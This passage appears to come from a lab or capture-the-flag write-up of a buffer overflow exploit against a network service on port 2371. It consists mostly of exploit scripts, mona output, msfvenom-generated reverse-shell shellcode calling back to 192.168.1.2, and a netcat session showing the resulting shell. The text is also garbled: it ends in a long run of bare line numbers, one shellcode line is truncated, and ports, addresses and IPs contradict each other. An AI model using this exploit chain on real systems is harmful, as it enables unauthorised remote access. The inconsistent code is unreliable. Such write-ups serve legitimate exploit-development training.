00000000 0x625012C5 : "\xff\xe4" : [PAGE_EXECUTE_READ] [login_support.dll] ASLR: False, Rebase: False, SafeSEH: False, CPE: False, OS: False, V1.0- (C:\Users\upowu
00000000 Found a total of 2 pointers
00000000 [+] This mona.py action took 0:00:00.012000
00000000
mona find -s "\xff\xe4" -m login_support.dll
```

I used the following script to overwrite the EIP with this address

```
#!/usr/bin/python
import sys , socket

IP='192.168.1.4'
port=2371

# module_address = 0x625012b8 but we writting it in reverse
# because this x86 system follows little endian
# offset = 1702

buffer ='A' * 1702 + '\xb8\x12\x50\x62'


while True:
    try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((IP , port))

        s.send((buffer))
        s.close

    except:

        sys.exit()
```


as you see in the bellow picture , we overwrite the EIP with the address 0x625012b8



then I used msfvenom to generate the reverse shell code

```
(root@kali)~# msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.1.2 LPORT=11112 -f c -b '\x00\x2d\x02e\x46\x47\x59\x5e\x60' EXITFUNC=thread

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/nop
generic/nop failed with Encoding failed due to a bad character (index=31, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=11, char=0x5e)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=66, char=0x5c)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov succeeded with size 91 (iteration=0)
x86/fnstenv_mov chosen with final size 91
Payload size: 91 bytes
Final size of c file: 409 bytes
unsigned char buff[] =
"\x33\xc9\xb1\x11\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x2a"
"\x8f\xf5\xb6\x83\xeb\xfc\xe2\xf4\x1b\x54\x02\x55\x79\xcc\xa6"
"\xdc\x28\x06\x14\x06\x4c\x42\x75\x25\x73\x3f\xca\x7b\xaa\xc6"
"\x8c\x4f\x42\x4f\x5d\xb7\x28\xe7\xf7\xb6\x01\xe7\x7c\x57\x9a"
"\xe9\xa5\xe7\x79\x3c\xf6\x3f\xcb\x42\x75\xe4\x42\xe1\xda\xc5"
"\x42\xe7\xda\x99\x48\xe6\x7c\x55\x78\xdc\x7c\x57\x9a\x84\x38"
"\x36";
```

then I set netcat listener on the port 51337 (LPORT of the reverse shell)

```
17  
18  
(rootkali)-[~]  
# nc -nvlp 11112  
listening on [any] 11112 ...
```

then I used the following script to gain a shell on the machine finally

```
#!/usr/bin/python  
import sys , socket  
from time import sleep  
  
IP='192.168.1.7'  
port=2371  
  
shellcode=("\x33\xc9\xb1\x11\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x7:  
"\x8f\xf5\xb6\x83\xeb\xfc\xe2\xf4\x1b\x54\x02\x55\x79\xcc\xa6"  
"\xdc\x28\x06\x14\x06\x4c\x42\x75\x25\x73\x3f\xca\x7b\xaa\xc6"  
"\x8c\x4f\x42\x4f\x5d\xb7\x28\xe7\xf7\xb6\x01\xe7\x7c\x57\x9a"  
"\xe9\xa5\xe7\x79\x3c\xf6\x3f\xcb\x42\x75\xe4\x42\xe1\xda\xc5"  
"\x42\xe7\xda\x99\x48\xe6\x7c\x55\x78\xdc\x7c\x57\x9a\x84\x38"  
"\x36")  
  
NOP="\x90"
```

```

# module_address = 0x625012b8
# offset = 1702

buffer = 'A' * 1702 + '\xb8\x12\x50\x62' + NOP * 32 + shellcode

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((IP , port))

    s.send((buffer))
    s.close
    print "worked"

except Exception as e:
    print e
    sys.exit()

```

as you can see we finally gained a shell

```

16
17
18 (root🐻kali)-[~]
19 # nc -nvlp 11112
20 listening on [any] 11112 ...
21 connect to [192.168.1.2] from (UNKNOWN) [192.168.1.7] 46202
22 whoami
23 fox
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
26
```